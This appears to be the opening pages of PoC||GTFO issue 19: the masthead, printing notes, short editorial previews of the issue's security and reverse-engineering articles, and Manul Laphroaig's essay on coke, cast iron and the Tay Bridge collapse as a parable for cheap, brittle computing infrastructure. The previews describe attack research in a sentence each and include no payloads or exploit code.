
PoC||GTFO
Proof of Concept or Get the Fuck Out



A stroke of the brush does not guarantee art from the bristles. Это самиздат.

Compiled for a dozen reasons many dozens of times, the last of which was on March 27, 2019.

€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: Dolly Parton has given away one hundred million books, and we the editors politely suggest that you get started in giving away some of your own. Please reproduce this fine journal, and spread the gift of самиздат to all who would like to read it.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo19.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.


`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`
`git clone https://github.com/angea/pocorgtfo`

Technical Note: This file, `pocorgtfo19.pdf`, is valid as a PDF document, a ZIP archive, and a HTML page. It is also available as a Windows PE executable, a PNG image and an MP4 video, all of which have the same MD5 as this PDF.

Cover Art: The cover illustration from this release is a Prévost engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo19.pdf -o pocorgtfo19-book.pdf
```



Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers

19:01 Let's start a band together!

Neighbors, please join me in reading this twentieth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Heidelberg, Canberra and Knoxville.

If you are missing the first nineteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, the eighteenth release in Leipzig or Washington, D.C., or the nineteenth in Montréal. Two collected volumes are available through No Starch Press, wherever fine books are sold.


On page 5, our editor in chief regales us with tales of coke! Neither the soft drink nor the alkaloid, he speaks here of the refined coal that ushered in the Industrial Revolution, the compromises necessary to build an affordable bridge from wrought and cast iron when steel has yet to be invented, and the disastrous collapse of the Tay Bridge in Scotland. What modern marvels are made affordable and efficient by similar fancy tricks, only to collapse under an adversarial load?

Time and again in this journal, we have seen that regular expressions have been used in fragile code that rules our lives. On page 11, Jeff Dileo presents a trick for formatting Powershell scripts as email addresses, such that they are executed when exported by spammers into Microsoft Excel as CSV textfiles.

Every enterprising young lady and gentleman who has delved into datasheets and instruction sets has a moment of curiosity when a field is marked as undefined, or when it is defined to a constant with no explanation of that constant's meaning. Eric Davisson shows on page 17 that, at least in the instructions of modern ARM executables, it is possible to scramble the constants, breaking compatibility with disassemblers while executing exactly as intended on real hardware. Perhaps you, dear reader, can do the same to other architectures?

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo19.pdf`. It is a valid PDF document, an HTML page, and a ZIP file filled with fancy papers and source code. You might also find `pocorgtfo19.exe`, `pocorgtfo19.png` and `pocorgtfo19.mp4` with the same MD5 hash. On page 21, our very own Ange Albertini will show you show he made this pileup of a polyglot and hash collisions.

There's a lot of fancy work that can be do with homoglyphs in UTF8, but what other clever things can be done with it? Ryan Speers and Travis Goodspeed have been fuzzing UTF8 interpreters not for crashes, but for differences of opinion on string legality. On page 39, they will show you how to make a string that is happily allowed by Java and Golang, but impossible to insert into a PostgreSQL table.



VERSATILE, LOW COST ANALOG COMPUTER

MODEL MK-I

- LOW COST.
- FULLY TRANSISTORIZED.
- DESK TOP SIZE.
- FRONT PANEL ACCESS TO ALL ACTIVE COMPUTING ELEMENTS.
- AMPLIFIER OVERLOAD ALARM.
- PLUG IN MODULE ASSEMBLY.

SPECIFICATIONS;

20 operational amplifiers ±10 volt output.
3 $\frac{X^2}{10}$ function generators.
1 5 log 10x function generator.
10 Potentiometers
D.C. - 1KC response.
±5% accuracy.
115VAC supply required.

BASIC EQUIPMENT;

MK-I computer, cabinet mounted.
10 patch cords.
10 input - output feedback resistor jumpers (resistor values optional).
2 input - output feedback capacitor jumpers (capacitor values optional).

INPUT;

Tape recorder, transducers, or any external signal.

OUTPUT;

Front panel meter.
Scope.
Strip chart recorder.

ACCESSORIES AVAILABLE;

Strip chart recorder.
X^2, log, and variable function generators.
Patch cords and jumpers.

PRICE (with basic equipment) $1,980.00
DELIVERY — 45 days

CONTROL & COMPUTING DEVICES CO.
Box 925, Garland, Texas Phone RI-1-5443 (Dallas)

Even the best among us, having hoarded electronic components for years, sometimes lack that one nifty piece that would make a project work. Page 44 presents one such project, a vacuum fluorescent display driver that was saved by clever thinking and a refusal to give into frustration.

Rodger Allen presents us, on page 47, with a clever tool in Haskell that hides text in the unused space of `.bmp` and `.ico` palettes. You just might find a copy of its source code in the favicon of your favorite PoC||GTFO mirror!

We relax for intermission on page 53 with a delightful ditty by Dr. EVM and MMX Show, their hit single, The Pages of PoC||GTFO!

So there's this idea that wherever two users share a constrained resource, they can use it as a communications channel, just by hogging the resource or leaving it be. The faster and more tightly constrained the resource is, the better to communicate with it. On page 55, Lorenzo Benelli shows us that *vector multiplication* on Intel's AVX instruction set is a constrained resource, and that its startup and shut down delays can be used as a communications channel. Isn't that wild?

Gabriel Radanne presents his Camelus Documentum on page 60, a PDF file that is also executable OCaml bytecode. The Sapir-Albertini hypothesis, you heard of it here first, neighbors!

You might remember Alexei Bulazel from his hilarious AVLeak research at WOOT, in which he exfiltrated file and registry listings from cloud antivirus products through thousands of preselected false positives and a fresh unpacker.[1] Windows Defender has been a pet research project of his, and on page 64, he explains the internals of its emulator. You'll learn how its custom `apicall` instruction can be added to IDA Pro, how to add an output channel for `printf()` debugging from the emulator, and how to bypass Microsoft's mitigations against abuse of this emulation layer.

On page 80, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.


[1] `unzip pocorgtfo19.pdf avleak.pdf`

19:02 Of Coal and Iron

by Manul Laphroaig, Engineer

Gather 'round, neighbors. The Christmas season is behind us, but some cold days still lie ahead, and there's still time for a hearty fireside chat and a pint. And as I raise my pint and think of fireplaces and of stockings hung by the chimneys with care, my thoughts turn to the thing that had to do with all of these and warmed the hearts and limbs of geeks of the ages past: coal.

These days, neighbors, hardly anyone gets coal in their stockings, and the coal-fed heating oven closest to you is likely in that Victorian novel on your bookshelf (unless you are in Berlin, neighbor, in which case coal might still be your winter friend). But this pint of pale ale, at least, is a reminder of the times when coal was something every geek of technology cared about.



BLAST FURNACE.

You see, neighbors, pale ale was made possible by the same thing that made the railway and the rest of the Industrial Revolution: coke, which is to coal as charcoal is to wood. Malts used to be dried with wood or peat fires, and that meant smoke and darker malts. Raw coal, although cheaper, could not be used, because hardly anyone likes their beer to smell of sulfur. Coke, on the other hand—once the process for its production got figured out, which in Europe happened in late 16th–early 17th century—was a smokeless fuel. Coke ushered in the era of lighter, "pale" malts, and by the end of the 17th century changed our idea of a neighborly pint. Which was nothing compared to how coke changed the ideas of distance and physical neighboring.

Chances are, neighbor, that you are reading this thanks to the Network of Networks, otherwise known as the Internet, and that a few of your other favorite things also need connectivity. But of course the Internet was not the first physical network of networks. It wasn't even the first network of metal that made the far things and places previously unreachable—except to the very few and at a great expense—reachable on the cheap. That network was the railway, and it would not have happened without coke—and, of course, its best friend, iron.

Just how exciting was that railway network? you might ask. Jules Verne's *Around the World in Eighty Days*, an engraving from which graces this edition's cover, was prompted by the news report that the world's public transport network of railways and steam boat routes was almost complete for circumnavigation, missing just some 140 miles in India. This was the news of the age—and the book became Verne's most popular one, prompting many real-life journeys around the globe.

In Europe the process for smelting iron[2] with coke was figured out around the beginning of the 17th century. The inventor of record, Abraham Darby (also called Abraham Darby the Elder, as his son and grandson of the same name continued


[2]It goes something like this. Iron in nature tends to be all tied up in oxides, but, given the choice, oxygen really prefers carbon. So if you heat it all up in a scene that's just right, like a blast furnace, iron gets reduced out. Just think of $2Fe_2O_3 + 3C \rightarrow 4Fe + 3CO_2$ as nature's distracted boyfriend meme—except that iron and carbon remain best friends, and the intricacies of their relationship have been the subject of countless bedside books of the geeks of the early 1900s, such as H.M. Howe's *Iron, Steel, and Other Alloys*, which you'll find in the feelies. This is true steampunk, neighbors, and truer romance of the elements is yet to be written, despite the fact that the iron obtained through smelting was called "pig iron."

to further the relationship of coal and iron), was inspired by seeing coke being used in malt ovens. Before then, smelting iron required charcoal. This was good enough for swords and similar items of expensive blacksmithing, but rather limited the amount of iron one could smelt.

Not only trees take a while to grow, and Britain's timber was already in scarce supply by 1700s, but charcoal doesn't pile up so well with iron ore. So coke both saved the trees and allowed for much larger blast ovens, resulting in much cheaper iron, in much larger quantities. It was initially not as good as hand-hammered *wrought iron*, but it was good enough, and there was enough of it to be poured into casts, at a fraction of the cost. So much, in fact, that one could make buildings, bridges, and railroads out of it.

In some 50 years cast iron made its way from pots and pans to what we now call *critical infrastructure*. It went from the first coke-powered blast furnaces set up by Abraham Darby in 1709 to the icons of the Industrial Revolution such as the Crystal Palace of the London's Great Exhibition of 1851 and the great cast iron bridges such as the 2.75-mile long Tay Bridge of 1879 across the Firth of Forth.

The time cast iron took to get adopted for major infrastructure projects was not accidental, as chemical impurities of coke were still larger and less controllable than those of charcoal, and defects such as those caused by gas bubbles were inherent in the casting process. Also, cast iron is hard and compresses well, but is brittle, because it still contains a fairly large amount of carbon and slag, in a heterogeneous alloy structure, which is one of the many subtle and fascinating phases of the relationship between iron and carbon. So cast iron was not without its downsides.




But the choice between infrastructure you can afford right now and the one you can't is pretty easy, and so is the employer's choice between labor that can be had on the cheap and the expert labor that's scarce. The march of the cheap technology cannot be stopped—think of Javascript and IoT.

Who said IoT? Neighbor, what is that bottle over on that shelf right next to the divine nectar of Islay? Indeed, it is the Glenrothes scotch, and so suitable for the story I am going to tell, for the first of its kind, they say, was distilled on the same day it happened. Give me a generous pour, neighbor, and take another, for the story is not a happy one.

This is the story of a great feat of infrastructure, the engineer knighted for it, and not surviving it by even a year. This is the story of the Tay Bridge.


> *Beautiful Railway Bridge of the Silvery Tay!*
> *With your numerous arches and pillars*
> *in so grand array,*
> *And your central girders,*
> *which seem to the eye*
> *To be almost towering to the sky.*
> *The greatest wonder of the day,*
> *And a great beautification to the River Tay,*
> *Most beautiful to be seen,*
> *Near by Dundee and the Magdalen Green.*
> *– William McGonagall, 1879*



The Tay Bridge was designed by Sir Thomas Bouch, the inventor of the railway ferry and the lattice girders of railway bridges, the design you can still see on the Manhattan Bridge, San Francisco–Oakland Bay Bridge, and many smaller bridges. The famous Eiffel Tower uses the same lattice principle.

The Tay Bridge exemplified the engineering approach that brought Sir Thomas to fame and knighthood: that it was the duty of the engineer to accomplish his work without extravagance and waste, making it solid and substantial, but only just as solid and as substantial as required by the circumstances. Through Sir Thomas' designs, many clients in need of railway connectivity were able to actually afford it. In his projects he used the cheapest technologies, like cast iron columns for bridges, and used advice on the wind loads from experts such as the Astronomer Royal—whom we'd now call data scientists or perhaps climate scientists—to get the safety allowances just right for the specific tasks rather than the excessive one-size-fits-all. This approach brought him fame, and, eventually, knighthood, a week after Queen Victoria on June 20, 1879, crossed the celebrated Tay Bridge, an engineering marvel of the day and an economical one at that.

The Tay Bridge used an ingenious and cost-effective structural scheme, which combined cast iron columns with wrought-iron cross-bracing. It combined the strengths of the two kinds of materials: the cheapness and hardness of cast iron, and the tensile strength of the more expensive wrought iron. Unlike cast iron, wrought iron could bend without breaking, as the slag in its microstructure was shaped by hammering and rolling (i.e., *working* it, hence *wrought* in its name) into fibers.[3] The wrought-iron braces and tiebars stabilized the open-lattice piers by linking the cast iron columns. The structure had to be light enough to carry the weight of the lattice girders and itself, given the limited support the tricky river bed could offer. The maximum windload observed across the Firth of Forth was taken into account, too, rather than adding an arbitrary allowance.



[3]These days, wrought iron is a thing of the past, because mild steel gives the same structural properties without the slag, due to its iron-carbon structure layering of iron allotropes. But at the time steel production still could not compete with wrought iron.

Then, on Sunday the 28th of December 1879, the Tay Bridge collapsed to high winds as a train was passing through it, killing all aboard.

Beautiful railway bridge of the silv'ry Tay
Alas! I am very sorry to say
That ninety lives have been taken away
On the last sabbath day of 1879
Which will be remember'd
for a very long time.
– William McGonagall, 1880

What brought the bridge down? Was it poor design or flaws in the workmanship? An inquiry board set up to investigate the deadly collapse brought to light many things, such as the ingenious practices of the foundry workers to disguise the casting flaws they considered minor by filling them in with a paste of beeswax, iron filings, etc., that appeared to be metal when burnished. Another practice that turned out to be common among moulders was to cast the holes for bolts when casting the columns, rather than drilling them afterwards. This made the holes conical rather than cylindrical, putting more load from the bolt on the narrow edge end, crushing the bolt's thread, allowing extra play for the bolted tiebars, and weakening the overall lattice structure as a result. As the windload calculations were traced to the authoritative books of the day and redone, questions were raised whether the wind speeds in the respective formulas were meant to be instantaneous maximal values at a point or average values calculated over time or over the length of a bridge's span, which were smaller.

Sir Bouch was known for designs that optimized costs. The makers of the bridge's columns added their own optimizations to the casting processes: casting bolt holes while the column was cast was much cheaper than boring them afterwards. Bolts, in turn, were cheaper than pins. During the inquiry it transpired that Sir Bouch did not know that the bolt holes were cast as a common practice, while the casters did not think the difference important. In turn, the casters had concerns about the attachment of tying braces, *"knowing how treacherous a thing cast iron is"*, but assumed the engineers knew and compensated for the weaknesses with redundancy.

The bridge as built was the sum of many independent optimizations, from the overall design to lower its weight to the labor of casting its iron columns. All of these optimizations were made in good faith, from the chief engineer down to the foundry foreman and the bridge maintenance inspector, each acting within their normal layers of competence and trusting the judgment of experts in other layers. With so many people involved, layers of engineering abstraction once again became boundaries of competence.

The combined effect of these good faith optimizations was wilder and more deadly than anyone could predict. Although the inquiry board members disagreed on whether the bridge as designed would have stood if its workmanship were perfect or close, it was abundantly clear that continuing the business of cast iron structures as usual was too risky. Several major bridges and viaducts were abandoned and redesigned or condemned and eventually replaced. Cast iron designs gave way to more expensive wrought iron (think Eiffel Tower), and then the steel industry caught up and made wrought iron obsolete.

The stone pier stumps of the original Tay Bridge, though, are still visible next to the new bridge.

BEAUTIFUL new railway bridge of the
Silvery Tay,
With your strong brick piers and buttresses
in so grand array,
And your thirteen central girders,
which seem to my eye
Strong enough all windy storms to defy.
–William McGonagall

And so ends this story of coal, iron, and critical infrastructure, neighbors. But all of this had happened before, and it will all happen again.

Although our networks are not of iron and carbon, we too have had miraculous breakthroughs that, like coke, allowed us to scale them far beyond the limits any sane economist would've thought possible. Our networks and artifacts too are subject to the same real world forces that favor engineering them on the cheap, and our choices of materials by brittleness and the skill needed to work them are eerily similar.

Our boundaries of competence are as strong as ever, and our drive to optimize on both sides of an abstraction boundary is just as disastrous. Nor have we any lack of "evidence-based" expert advice that looks so authoritative in a book or in powerpoint, but may not even use relevant metrics.

Indeed, our hardware has more kinds of Spectres than a Victorian ghost novel.

Studebaker


FLANDERS 20

Studebaker Automobiles

Two Models

E-M-F 30

You Want the Best— Not the Cheapest



Flanders "20" Roadster, $750

Don't be alarmed if somebody tells you you can buy an automobile for less money than the $750 Studebaker-Flanders "20." You can, but you better not. The Flanders "20" corresponds point by point with the best and highest priced cars sold. Cheaper cars at every vital point are built on ideas long ago discarded for good cars. Don't take our word for it. Make comparisons and see.

The Studebaker-Flanders "20" is a marvel—a high grade modern car at a low price. If you pay less you buy much less. And the cheaper car today will cost you far more in the long run. The competing car isn't sold which the Studebaker Corporation, the greatest automobile manufacturers in the world, couldn't reproduce for less money; but we won't build a cheap car, because the name "Studebaker" means the best for your money.

If you are content with a car that runs today and dies tomorrow, don't buy the $750 Flanders "20." It will wear for years. Remember this—the Studebaker-Flanders "20" will outwear 2 to 1 any other car under $1100 and give you double satisfaction, confidence and comfort into the bargain.

We can prove it—Send for new catalogue

The Studebaker Corporation

Detroit, Mich.

Bourbon Garage & Supply Company.

It is hard to fault the CPU engineers who, in pursuit of affordable performance, introduced the cache. The cache is and will likely remain one of the breakthrough computing inventions that delivered miraculous improvements on a budget, suddenly making the impossibly huge computations actually economical. The cache allowed programmers to be effective without honing the finer skills of understanding and hand-optimizing the memory footprint of their algorithms. Just as with cast iron, much larger edifices could suddenly be constructed without rare and extraordinary skill, their occasional defects ignored or polished over.

